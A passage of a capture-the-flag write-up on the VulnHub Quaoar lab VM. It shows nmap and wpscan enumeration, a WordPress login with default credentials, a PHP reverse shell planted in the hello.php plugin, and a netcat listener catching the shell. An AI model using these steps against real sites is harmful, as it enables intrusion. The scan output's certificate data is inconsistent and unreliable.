  ↳ /root/toolbox/writeups/vulnhub.quaoar/results/192.168.92.175/scans/xml/_quick_tcp_nmap.xml
  ↳ 192.168.92.175
2 Nmap scan report for 192.168.92.175
3 Host is up, received arp-response (0.0084s latency).
4 Scanned at 2019-09-18 14:14:45 PDT for 23s
5 Not shown: 991 closed ports
6 Reason: 991 resets
7 PORT      STATE SERVICE      REASON          VERSION
8 22/tcp    open  ssh          syn-ack ttl 64  OpenSSH 5.9p1 Debian 5ubuntu1 (Ubuntu Linux; protocol
  ↳ 2.0)
9 | ssh-hostkey:
10 |   1024 d0:0a:61:d5:d0:3a:38:c2:67:c3:c3:42:8f:ae:ab:e5 (DSA)
11 | ssh-dss AAAAB3NzaC1kc3MAAACBAKhWvQi17DDbE+4rIT/
  ↳ g1SC8rxuvOMUowSJKUPEWlMVqfoLa6iWJVA2EzqUGPgtTnq6uuTr1100p760IivE6U3cBbgEz5xIz1AZJbB8MtOGqGK5EMnkfPr
  ↳ /cUn4PPnMPHt7I/JU4KGcTPcq3KA+t0ZRH8m3PEaBg6vUXWSVKIybVAAAAFQDYJev6e7e0vLa/
  ↳ gEoTi8qy0hf2ZQAAAIEAg5bfw3eI3IUo4FEnjy7aY4pRsI+
  ↳ iGqwb29GLJXgonVhecOmtavAvwRwrJ5XFjgeVcHZQHYSN7I+
  ↳ S66hKqTQOq4jalb6U9ZptVzIC8qkbeKToXqJLYwsGdDTTLyA+lRJfem9FMjaA17mhX7ulm8szQ3q5g+
  ↳ D4jqJKXlpsMK42U+gAAACAV3s6IYys0w5l6Q/LzjBHVfy6Vm1J2jrTOMegkfzpxHIOcQz+EyXHrPG+
  ↳ Mu0iC9MuA8a7GjS5ryz2iqo/uEHPaoVYk2FpnsFXbCTvbeMruv5ifRh9LNKZ/
  ↳ vWR1H12FIi5RlNnEgeAIFymST8QuYEm7WwxZLXey09DwRSMPP2zNUU=
12 |   2048 bc:e0:3b:ef:97:99:9a:8b:9e:96:cf:02:cd:f1:5e:dc (RSA)
13 | ssh-rsa
  ↳ AAAAB3NzaC1yc2EAAAADAQABAAQDCzMPj80rWOSTS2cP0g24Yep4GX3GXio0p3MPI0g9AWya12ACkxFPw13u0ljwfE3UGzNS53H
  ↳ +yMaNbJVCWs2+2LsejPUCnykAlhSCKcrpviyitU3C3/
  ↳ 5fojXtnrGyCBZzeyEQbkIaZ1QnUmykljjgCfDxH6qh50wRRpaEt7r0OTSKh7FDvTy/ly/EMUBOSq/UmmS061/
  ↳ NNxDgWEPGvvWrbt7aKT71PJXM4i8xxEfi+K7rC3dJBGGV71X7m6o3S32/HLw71RbtRyy1gbfMY/p0duFmFuI+
  ↳ s7H5fI1/Ulid0AnJNXPCFUnZMEWLRBjhme/q4wjLxwFHKLyDd
14 |   256 8c:73:46:83:98:8f:0d:f7:f5:c8:e4:58:68:0f:80:75 (ECDSA)
15 | _ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBBI9oPSx9ey3GvWq/2+
  ↳ 7fWNxzZj9WF9BYq5Mf+dLbBbGHakQLPzIKRrHPL902cZhUqQ88hbceEdNZGH2MnFvpDt8=
16 53/tcp    open  domain      syn-ack ttl 64  ISC BIND 9.8.1-P1
17 | dns-nsid:
18 | _bind.version: 9.8.1-P1
19 80/tcp    open  http        syn-ack ttl 64  Apache httpd 2.2.22 ((Ubuntu))
20 | http-methods:
21 | _Supported Methods: POST OPTIONS GET HEAD
22 | http-robots.txt: 1 disallowed entry
23 | _Hackers
24 | _http-server-header: Apache/2.2.22 (Ubuntu)
25 | _http-title: Site doesn't have a title (text/html).
26 110/tcp   open  pop3        syn-ack ttl 64  Dovecot pop3d
27 | _pop3-capabilities: SASL TOP PIPELINING STLS RESP-CODES UIDL CAPA
28 | ssl-cert: Subject: commonName=ubuntu/organizationName=Dovecot mail
  ↳ server/organizationalUnitName=ubuntu/emailAddress=root@ubuntu
29 | Issuer: commonName=ubuntu/organizationName=Dovecot mail
  ↳ server/organizationalUnitName=ubuntu/emailAddress=root@ubuntu
30 | Public Key type: rsa
31 | Public Key bits: 2048
32 | Signature Algorithm: sha1WithRSAEncryption
```

```

33 | Not valid before: 2016-10-07T04:32:43
34 | Not valid after: 2026-10-07T04:32:43
35 | MD5: e242 d8cb 6557 1624 38af 0867 05e9 2677
36 | SHA-1: b5d0 537d 0850 11d0 e9c0 fb10 ca07 37c3 af10 9382
37 | -----BEGIN CERTIFICATE-----
38 | MIIDizCCAnOgAwIBAgIJAP80UpUA7rC3MAOGCSqGSIb3DQEBBQUAMFwxHDAaBgNV
39 | BAoMEORvdmVjb3QgbWFpbCBzZXJ2ZXIxDzANBgNVBAsMBnVidW50dTEPMAOGA1UE
40 | AwwGdWJ1bnR1MR0wGAYJKoZIhvcNAQkBFgtYb290QHVIDW50dTAEFw0xNjEwMDcw
41 | NDMYNDNaFw0yNjEwMDcwNDMyNDNaMFwxHDAaBgNVBAoMEORvdmVjb3QgbWFpbCBz
42 | ZXJ2ZXIxDzANBgNVBAsMBnVidW50dTEPMAOGA1UEAwwGdWJ1bnR1MR0wGAYJKoZI
43 | hvcNAQkBFgtYb290QHVIDW50dTCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoC
44 | ggEBAMx70vWQLwa6CLqojjvHuC2x70jPP+jIUFMdoN2H1J+G/LdSy60QVEenqcqs
45 | SlHDFwmwDW2cCDC5tPaW2Qn5AI2Ts5TmSenQTt1Rck1AQN+tF8aQpiJ6jFjwMvbN
46 | CIpbEWfvheLCpSw2yWWOMcERFsmbl0vdKo7KE/6fEvjdfYU1jJrVOLLqJFhgEwKX
47 | ImSx/0VqMA/u8zX0mqaqVfa8Rrzs3aAS2HwHS2TGo28Ay9vt4wuL7SuTrxX51pfA
48 | Xi5TP2V9aatrpUwjlpGDolg/VptGP1Q3YRwqbZu3WWws11YoZXcOgYfYkJFR4gUs
49 | dwTZGgPskb1by5VTLvXaUvB5iBOCAwEAAANQME4wHQYDVR0OBBYEFOnF9jfUGBWq
50 | IM6SV51Pz3s6gn1cMB8GA1UdIwQYMBaAFOnF9jfUGBWqIM6SV51Pz3s6gn1cMAwG
51 | A1UdEwQFMAMBAf8wDQYJKoZIhvcNAQEFBQADggEBAG00kadSFS1V9IqgonA3dYYi
52 | GisZQtrmXM8mHNMWYf5Ym3grDurQHASxYZqNtcc4QCF/YoxU8avrKxeU71TRScPx
53 | wgqbYcssNTtpZnhC6AExZBULZ56ZQSTy4//CZa10wgCxdevE+K+Utk0uNGdh0RE0
54 | hZWi0AMPwQWSXZfxl915MiViPPNLVu0IPVZqc6PE79st2ZEWp7Cf2iKG35KSm39
55 | xTyAQjVFpJXZtPTMRIsXe16mUZOh2AHebgqGYnF19fx443ndgx2LHfc1+T9UTgk6
56 | zSCmC8/kJcb2PXWvEEXJtabYi25JKGD8p0CDGWKw2Ly3cysl8PTGqAei8ldlVp8=
57 | _-----END CERTIFICATE-----
58 | _ssl-date: 2019-09-18T21:15:09+00:00; +11s from scanner time.
59 | 139/tcp open netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
60 | 143/tcp open imap syn-ack ttl 64 Dovecot imapd
61 | _imap-capabilities: listed post-login have ENABLE more capabilities OK Pre-login
62 |   ↳ LOGINDISABLEDA0001 SASL-IR STARTTLS LOGIN-REFERRALS IMAP4rev1 LITERAL+ ID IDLE
63 | _ssl-cert: Subject: commonName=ubuntu/organizationName=Dovecot mail
64 |   ↳ server/organizationalUnitName=ubuntu/emailAddress=root@ubuntu
65 | Issuer: commonName=ubuntu/organizationName=Dovecot mail
66 |   ↳ server/organizationalUnitName=ubuntu/emailAddress=root@ubuntu
67 | Public Key type: rsa
68 | Public Key bits: 2048
69 | Signature Algorithm: sha1WithRSAEncryption
70 | Not valid before: 2016-10-07T04:32:43
71 | Not valid after: 2026-10-07T04:32:43
72 | MD5: e242 d8cb 6557 1624 38af 0867 05e9 2677
73 | SHA-1: b5d0 537d 0850 11d0 e9c0 fb10 ca07 37c3 af10 9382
74 | -----BEGIN CERTIFICATE-----
75 | MIIDizCCAnOgAwIBAgIJAP80UpUA7rC3MAOGCSqGSIb3DQEBBQUAMFwxHDAaBgNV
76 | BAoMEORvdmVjb3QgbWFpbCBzZXJ2ZXIxDzANBgNVBAsMBnVidW50dTEPMAOGA1UE
77 | AwwGdWJ1bnR1MR0wGAYJKoZIhvcNAQkBFgtYb290QHVIDW50dTAEFw0xNjEwMDcw
78 | NDMYNDNaFw0yNjEwMDcwNDMyNDNaMFwxHDAaBgNVBAoMEORvdmVjb3QgbWFpbCBz
79 | ZXJ2ZXIxDzANBgNVBAsMBnVidW50dTEPMAOGA1UEAwwGdWJ1bnR1MR0wGAYJKoZI
80 | hvcNAQkBFgtYb290QHVIDW50dTCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoC
81 | ggEBAMx70vWQLwa6CLqojjvHuC2x70jPP+jIUFMdoN2H1J+G/LdSy60QVEenqcqs
82 | SlHDFwmwDW2cCDC5tPaW2Qn5AI2Ts5TmSenQTt1Rck1AQN+tF8aQpiJ6jFjwMvbN
83 | CIpbEWfvheLCpSw2yWWOMcERFsmbl0vdKo7KE/6fEvjdfYU1jJrVOLLqJFhgEwKX
84 | ImSx/0VqMA/u8zX0mqaqVfa8Rrzs3aAS2HwHS2TGo28Ay9vt4wuL7SuTrxX51pfA
85 | Xi5TP2V9aatrpUwjlpGDolg/VptGP1Q3YRwqbZu3WWws11YoZXcOgYfYkJFR4gUs
86 | dwTZGgPskb1by5VTLvXaUvB5iBOCAwEAAANQME4wHQYDVR0OBBYEFOnF9jfUGBWq
87 | IM6SV51Pz3s6gn1cMB8GA1UdIwQYMBaAFOnF9jfUGBWqIM6SV51Pz3s6gn1cMAwG
88 | A1UdEwQFMAMBAf8wDQYJKoZIhvcNAQEFBQADggEBAG00kadSFS1V9IqgonA3dYYi

```

```

86 | GisZQtrmXM8mHNMWYf5Ym3gRDurQHASxYZqNtcc4OCF/YoxU8avrKxeU7lTRScPx
87 | wgqbYcssNTtpZnhC6AExZBULZ56ZQSTy4//CZa10wgCxdevE+K+Utk0uNGdhORE0
88 | hzZWioAMPwQWSXZfxl915MiViPPNLVu0IPVZqc6PE79st2ZEWp7Cf2iKG35KSm39
89 | xTyAQjVFpJXZtPTMRIsXe16mUZOh2AHebgqGYnF19fx443ndgx2LHfc1+T9UTgk6
90 | zSCmC8/kJcb2PXWvEEXJtabYi25JKGD8p0CDGWKw2Ly3cysl8PTGqAei8ldlVp8=
91 | _-----END CERTIFICATE-----
92 | _ssl-date: 2019-09-18T21:15:09+00:00; +11s from scanner time.
93 445/tcp open  netbios-ssn syn-ack ttl 64 Samba smbd 3.6.3 (workgroup: WORKGROUP)
94 993/tcp open  ssl/imap      syn-ack ttl 64 Dovecot imapd
95 | _imap-capabilities: listed have ENABLE more post-login capabilities Pre-login OK SASL-IR
   |   AUTH=PLAINA0001 LOGIN-REFERRALS IMAP4rev1 LITERAL+ ID IDLE
96 | ssl-cert: Subject: commonName=ubuntu/organizationName=Dovecot mail
   |   server/organizationalUnitName=ubuntu/emailAddress=root@ubuntu
97 | Issuer: commonName=ubuntu/organizationName=Dovecot mail
   |   server/organizationalUnitName=ubuntu/emailAddress=root@ubuntu
98 | Public Key type: rsa
99 | Public Key bits: 2048
100 | Signature Algorithm: sha1WithRSAEncryption
101 | Not valid before: 2016-10-07T04:32:43
102 | Not valid after:  2026-10-07T04:32:43
103 | MD5:      e242 d8cb 6557 1624 38af 0867 05e9 2677
104 | SHA-1:    b5d0 537d 0850 11d0 e9c0 fb10 ca07 37c3 af10 9382
105 | _-----BEGIN CERTIFICATE-----
106 | MIIDizCCAnOgAwIBAgIJAP80UpUA7rC3MAOGCSqGSIb3DQEBBQUAMFwxHDAaBgNV
107 | BAoMEORvdmVjb3QgbWFpbCBzZXJ2ZXIxZDZANBgNVBAsMBnVidW50dTEPMAOGA1UE
108 | AwwGdWJ1bnR1MR0wGAYJKoZIhvcNAQkBFgtYb290QHVIDW50dTAeFw0xNjEwMDcw
109 | NDMYNDNaFw0yNjEwMDcwNDMyNDNaMFwxHDAaBgNVBAoMEORvdmVjb3QgbWFpbCBz
110 | ZXJ2ZXIxZDZANBgNVBAsMBnVidW50dTEPMAOGA1UEAwwGdWJ1bnR1MR0wGAYJKoZI
111 | hvcNAQkBFgtYb290QHVIDW50dTEPMAOGA1UEAwwGdWJ1bnR1MR0wGAYJKoZI
112 | ggEBAMx70vWQLwa6CLqojjvHuC2x70jPP+jIUfmdoN2H1J+G/LdSy60QVEenqcqs
113 | SlHDFwmwDW2cCDC5tPaW2Qn5AI2Ts5TmSenQTt1Rck1AQN+tF8aQpiJ6jFjwMvbN
114 | CIpbEWfvheLCpSw2yWWOMcERFsmbl0vdKo7KE/6fEvjdfYU1jJrVOLLqJFhgEwKX
115 | ImSx/OVqMA/u8xZ0mqaqVfa8Rrzs3aAS2HwHS2TGo28Ay9vt4wuL7SuTrxX5lpfA
116 | Xi5TP2V9aatrpUwjlpGDolg/VptGP1Q3YRwqbZu3WWws11YoZXcOgYfYkJFR4gUs
117 | dwTZGGpSKb1by5VTLvXaUvB5iBOCAwEAANQME4wHQYDVR0OBBYEFOnF9jfUGBWq
118 | IM6SV5lPz3s6gn1cMB8GA1UdIwQYMBaAFOnF9jfUGBWqIM6SV5lPz3s6gn1cMAwG
119 | A1UdEwQFMAMBAf8wDQYJKoZIhvcNAQEFBQADggEBAG00kadSFS1V9IqgonA3dYYi
120 | GisZQtrmXM8mHNMWYf5Ym3gRDurQHASxYZqNtcc4OCF/YoxU8avrKxeU7lTRScPx
121 | wgqbYcssNTtpZnhC6AExZBULZ56ZQSTy4//CZa10wgCxdevE+K+Utk0uNGdhORE0
122 | hzZWioAMPwQWSXZfxl915MiViPPNLVu0IPVZqc6PE79st2ZEWp7Cf2iKG35KSm39
123 | xTyAQjVFpJXZtPTMRIsXe16mUZOh2AHebgqGYnF19fx443ndgx2LHfc1+T9UTgk6
124 | zSCmC8/kJcb2PXWvEEXJtabYi25JKGD8p0CDGWKw2Ly3cysl8PTGqAei8ldlVp8=
125 | _-----END CERTIFICATE-----
126 | _ssl-date: 2019-09-18T21:15:08+00:00; +11s from scanner time.
127 995/tcp open  ssl/pop3      syn-ack ttl 64 Dovecot pop3d
128 | _pop3-capabilities: SASL(PLAIN) TOP PIPELINING RESP-CODES USER UIDL CAPA
129 | ssl-cert: Subject: commonName=ubuntu/organizationName=Dovecot mail
   |   server/organizationalUnitName=ubuntu/emailAddress=root@ubuntu
130 | Issuer: commonName=ubuntu/organizationName=Dovecot mail
   |   server/organizationalUnitName=ubuntu/emailAddress=root@ubuntu
131 | Public Key type: rsa
132 | Public Key bits: 2048
133 | Signature Algorithm: sha1WithRSAEncryption
134 | Not valid before: 2016-10-07T04:32:43
135 | Not valid after:  2026-10-07T04:32:43
136 | MD5:      e242 d8cb 6557 1624 38af 0867 05e9 2677

```

```

137 | SHA-1: b5d0 537d 0850 11d0 e9c0 fb10 ca07 37c3 af10 9382
138 | -----BEGIN CERTIFICATE-----
139 | MIIDizCCAnOgAwIBAgIJAP80UpUA7rC3MA0GCSqGSIb3DQEBBQUAMFwxHDAaBgNV
140 | BAoMEORvdmVjb3QgbWFpbCBZXXJ2ZXIxDzANBgNVBAsMBnVidW50dTEPMA0GA1UE
141 | AwwGdWJ1bnR1MRowGAYJKoZIhvcNAQkBFgtYb290QHVIDW50dTAEFw0xNjEwMDcw
142 | NDMYNDNaFw0yNjEwMDcwNDMyNDNaMFwxHDAaBgNVBAoMEORvdmVjb3QgbWFpbCBZ
143 | ZXJ2ZXIxDzANBgNVBAsMBnVidW50dTEPMA0GA1UEAwwGdWJ1bnR1MRowGAYJKoZI
144 | hvcNAQkBFgtYb290QHVIDW50dTCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoC
145 | ggEBAMx70vWQLwa6CLqojjvHuC2x70jPP+jIUfMdoN2H1J+G/LdSy60QVEenqcqs
146 | SlHDFwmwDW2cCDC5tPaW2Qn5AI2Ts5TmSenQTt1Rck1AQN+tF8aQpiJ6jFjwMvbN
147 | CIpbEWfvheLCpSw2yWWOMcERFsmbl0vdKo7KE/6fEvjdfYU1jJrVOLLqJFhgEwKX
148 | ImSx/OVqMA/u8zX0mqaqVfa8Rrzs3aAS2HwHS2TGo28Ay9vt4wul7SuTrxX51pfA
149 | Xi5TP2V9aatrpUwjlpGDolg/VptGP1Q3YRwqbZu3WWws11YoZXcOgYfYkJFR4gUs
150 | dwTZGgPskb1by5VTLvXaUvB5iBOCAwEAANQME4wHQYDVR0OBBYEFOnF9jfUGBWq
151 | IM6SV5lPz3s6gn1cMB8GA1UdIwQYMBaAFOnF9jfUGBWqIM6SV5lPz3s6gn1cMAwG
152 | A1UdEwQFMAMBAf8wDQYJKoZIhvcNAQEFBQADggEBAG00kadSFS1V9IqgonA3dYYi
153 | GisZQtrmXM8mHNMWYf5Ym3grDurQHASxYZqNtcc4OCF/YoxU8avrKxeU71TRScPx
154 | wgqbYcssNTtpZnhC6AExZBULZ56ZQSTy4//CZa10wgCxdevE+K+UtkOuNGdhOREO
155 | hZwWi0AMPwQWSXZfxl915MiViPPNLVu0IPVZqc6PE79st2ZEWP7Cf2iKG35KSm39
156 | xTyAQjVFpJXZtPTMRIsXe16mUZOh2AHebgqGYnF19fx443ndgx2LHfc1+T9UTgk6
157 | zSCmC8/kJcb2PXWvEEXJtabYi25JKGD8p0CDGWKw2Ly3cysl8PTGqAei8ldlVp8=
158 | _-----END CERTIFICATE-----
159 | _ssl-date: 2019-09-18T21:15:08+00:00; +11s from scanner time.
160 | MAC Address: 00:0C:29:00:BD:18 (VMware)
161 | Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
162
163 | Host script results:
164 | _clock-skew: mean: 40m10s, deviation: 1h37m58s, median: 10s
165 | nbstat: NetBIOS name: QUAOAR, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
166 | Names:
167 |   QUAOAR<00>           Flags: <unique><active>
168 |   QUAOAR<03>           Flags: <unique><active>
169 |   QUAOAR<20>           Flags: <unique><active>
170 |   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
171 |   WORKGROUP<1d>        Flags: <unique><active>
172 |   WORKGROUP<1e>        Flags: <group><active>
173 |   WORKGROUP<00>        Flags: <group><active>
174 | Statistics:
175 |   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
176 |   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
177 | _ 00 00 00 00 00 00 00 00 00 00 00 00 00 00
178 | p2p-conficker:
179 |   Checking for Conficker.C or higher...
180 |   Check 1 (port 24536/tcp): CLEAN (Couldn't connect)
181 |   Check 2 (port 22368/tcp): CLEAN (Couldn't connect)
182 |   Check 3 (port 31858/udp): CLEAN (Timeout)
183 |   Check 4 (port 65163/udp): CLEAN (Timeout)
184 | _ 0/4 checks are positive: Host is CLEAN or ports are blocked
185 | smb-os-discovery:
186 |   OS: Unix (Samba 3.6.3)
187 |   NetBIOS computer name:
188 |   Workgroup: WORKGROUP\x00
189 | _ System time: 2019-09-18T17:15:08-04:00
190 | smb-security-mode:
191 |   account_used: guest
192 |   authentication_level: user

```



```

193 | challenge_response: supported
194 |_ message_signing: disabled (dangerous, but default)
195 |_ smb2-security-mode: Couldn't establish a SMBv2 connection.
196 |_ smb2-time: Protocol negotiation failed (SMB2)
197
198 Read data files from: /usr/bin/./share/nmap
199 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
200 # Nmap done at Wed Sep 18 14:15:08 2019 -- 1 IP address (1 host up) scanned in 23.69 seconds

```

2. Here's the summary of open ports and associated [AutoRecon](#) scan files:

openports				
#	Port	Protocol	Service	Scans
1.	22/tcp	ssh	ttl 64 OpenSSH 5.9p1 Debian 5ubuntu1 (Ubuntu Linux protocol 2.0)	./results/192.168.92.175/scans/tcp_22_ssh_nmap.txt
2.	53/tcp	domain	ttl 64 ISC BIND 9.8.1-P1	./results/192.168.92.175/scans/tcp_53_dns_nmap.txt ./results/192.168.92.175/scans/tcp_80_http_gobuster.txt ./results/192.168.92.175/scans/tcp_80_http_nikto.txt
3.	80/tcp	http	ttl 64 Apache httpd 2.2.22 ((Ubuntu))	./results/192.168.92.175/scans/tcp_80_http_nmap.txt ./results/192.168.92.175/scans/tcp_80_http_robots.txt ./results/192.168.92.175/scans/tcp_80_http_whatweb.txt ./results/192.168.92.175/scans/tcp_80_http_wpscan.txt
4.	110/tcp	pop3	ttl 64 Dovecot pop3d	./results/192.168.92.175/scans/tcp_110_pop3_nmap.txt ./results/192.168.92.175/scans/enum4linux.txt
5.	137/udp	netbios-ns	ttl 64 Microsoft Windows netbios-ns (workgroup: WORKGROUP)	./results/192.168.92.175/scans/nbtscan.txt ./results/192.168.92.175/scans/udp_137_smb_nmap.txt ./results/192.168.92.175/scans/enum4linux.txt
6.	139/tcp	netbios-ssn	ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)	./results/192.168.92.175/scans/smbclient.txt ./results/192.168.92.175/scans/tcp_139_smb_nmap.txt
7.	143/tcp	imap	ttl 64 Dovecot imapd	./results/192.168.92.175/scans/tcp_143_imap_nmap.txt ./results/192.168.92.175/scans/enum4linux.txt
8.	445/tcp	netbios-ssn	ttl 64 Samba smbd 3.6.3 (workgroup: WORKGROUP)	./results/192.168.92.175/scans/smbclient.txt ./results/192.168.92.175/scans/tcp_445_smb_nmap.txt
9.	993/tcp	ssl/imap	ttl 64 Dovecot imapd	./results/192.168.92.175/scans/tcp_993_imap_nmap.txt ./results/192.168.92.175/scans/tcp_993_sslscan.txt
10.	995/tcp	ssl/pop3	ttl 64 Dovecot pop3d	./results/192.168.92.175/scans/tcp_995_pop3_nmap.txt ./results/192.168.92.175/scans/tcp_995_sslscan.txt

Figure 3: writeup.enumeration.steps.2.1

3. Upon checking `robots.txt` file we find a `wordpress` entry:

[illegible]




Figure 4: writeup.enumeration.steps.3.1

4. We run **wpscan** to enumerate users and find 2 hits:

```
1 admin
2 wpuser
```

```
[+] Enumerating usernames ...
[+] We identified the following 2 users:
+-----+-----+-----+
| ID | Login | Name |
+-----+-----+-----+
| 1 | admin | admin |
| 2 | wpuser | wpuser |
+-----+-----+-----+
[!] Default first WordPress username 'admin' is still used

[+] Finished: Wed Sep 18 15:06:11 2019
[+] Elapsed time: 00:00:56
[+] Requests made: 5049
[+] Memory used: 66.645 MB
root@kali: ~/toolbox/data/writeups/vulnhub.quaoar #
```

Figure 5: writeup.enumeration.steps.4.1

Findings

Open Ports

1	22/tcp	ssh	OpenSSH 5.9p1 Debian 5ubuntu1 (Ubuntu Linux; protocol 2.0)
2	53/tcp	domain	ISC BIND 9.8.1-P1
3	80/tcp	http	Apache httpd 2.2.22 ((Ubuntu))
4	110/tcp	pop3	Dovecot pop3d
5	137/udp	netbios-ns?	
6	139/tcp	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
7	143/tcp	imap	Dovecot imapd
8	445/tcp	netbios-ssn	Samba smbd 3.6.3 (workgroup: WORKGROUP)
9	993/tcp	ssl/imap	Dovecot imapd
10	995/tcp	ssl/pop3	Dovecot pop3d

Files

```
1 http://192.168.92.175/robots.txt
```

Users

```
1 wordpress: admin, wpuser
```

Phase #2: Exploitation

1. We tried the default credentials `admin/admin` and got administrative access to the Wordpress installation:




Figure 6: writeup.exploitation.steps.1.1

2. We then edit the Hello Dolly plugin file `hello.php`, add a PHP reverse shell to it and activate the plugin while running a `netcat` listener to catch incoming shell:

```
1 nc -nlvp 9999
```





Figure 7: writeup.exploitation.steps.2.1

```

root@kali: ~/toolbox/data/writeups/vulnhub.quaoar # nc -nlvp 9999
listening on [any] 9999 ...
connect to [192.168.92.163] from (UNKNOWN) [192.168.92.175] 42776
